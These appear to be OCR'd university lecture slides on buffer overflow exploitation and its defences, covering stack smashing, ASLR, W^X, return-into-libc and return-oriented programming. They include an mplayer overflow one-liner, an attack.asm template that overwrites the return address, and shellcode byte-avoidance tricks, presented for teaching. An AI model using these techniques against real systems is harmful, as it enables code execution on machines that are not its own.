
- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



Attack Possibilities

- Targets
  - Stack, heap, static area
  - Parameter modification (non-pointer data)
    - E.g., change parameters for existing call to `exec()`
- Injected code vs. existing code
- Absolute vs. relative address dependencies
- Related Attacks
  - Integer overflows, double-frees
  - Format-string attacks


Typical Address Space



From Dawn Song's RISE: http://research.microsoft.com/projects/SWSecInstitute/slides/Song.ppt

Examples

- (In)famous: Morris worm (1988)
  - gets() in fingerd



- Code Red (2001)
  - MS IIS .ida vulnerability
- Blaster (2003)
  - MS DCOM RPC vulnerability
- Mplayer URL heap allocation (2004)

```
% mplayer http://`perl -e 'print "\""x1024;'`
```

Demo


cool.c

```
#include <stdlib.h>
#include <stdio.h>

int main() {
     char name[1024];
     printf("What is your name? ");
     scanf("%s",name);
     printf("%s is cool.\n", name);

     return 0;
}
```

Demo – normal execution

```
tkbletsc@davros:~/jop/examples/code-injection $ ./cool
What is your name? Tyler
Tyler is cool.
tkbletsc@davros:~/jop/examples/code-injection $
```

Demo – exploit



How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields

attack.asm

Size	Region	attack.asm

		`%define buffer_size 1024`
		`%define buffer_ptr 0xbffff2e4`
		`%define extra 20`

1024	Attack code and filler	`<<< MACHINE CODE GOES HERE >>>`
		
		`; Pad out to rest of buffer size`
		`times buffer_size-($-$$) db 'x'`

20	Local vars, Frame pointer	`; Overwrite frame pointer (multiple times to be safe)` `times extra/4   dd buffer_ptr + buffer_size + extra + 4`
4	Return address	`; Overwrite return address of main function!` `dd buffer_location`

Attack code trickery

- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"          ; 0x736b6c6f="olks"
mov ebx, -"hi f"     ; 0x99df9698
neg ebx              ; 0x66206968="hi f"
push ebx
mov ebx, esp
```

> Note: this example was made on x86 32-bit, hence the 32-bit registers and constants.

Preventing Buffer Overflows


- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable

Preventing Buffer Overflows

- Research projects
  - Splint - Check array bounds and pointers
  - RAD – check RA against copy
  - PointGuard – encrypt pointers
  - Liang et al. – Randomize system call numbers
  - RISE – Randomize instruction set
- Generally available techniques
  - Stackguard – put canary before RA
  - Libsafe – replace vulnerable library functions
  - Binary diversity – change code to slow worm propagation
- Generally deployed techniques
  - NX bit & W^X protection
  - Address Space Layout Randomization (ASLR)


W^X and ASLR

- W^X
  - Make code read-only and executable
  - Make data read-write and non-executable
- ASLR: Randomize memory region location
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W^X
- Actual title slide from a PaX talk in 2003:



Negating ASLR


- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds

[1] Shacham et al. On the Effectiveness of Address-Space Randomization. CCS 2004.

Negating W^X

- Question: do we need malicious **code** to have malicious **behavior**?

No.



"Return-into-libc" attack

Return-into-libc


- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using “esp lifters”
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...

Arbitrary behavior with W^X?


- Question: do we need malicious **code** to have **arbitrary** malicious **behavior**? **No.**
- ***Return-oriented programming (ROP)***
- Chain together ***gadgets***: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM

Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




Figures taken from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Some common ROP operations


- Loading constants




- Control flow



- Arithmetic



- Memory



Figures adapted from "Return-oriented Programming: Exploitation without Code Injection" by Buchanan et al.

Bringing it all together

- Shellcode
  - Zeroes part of memory
  - Sets registers
  - Does execve syscall

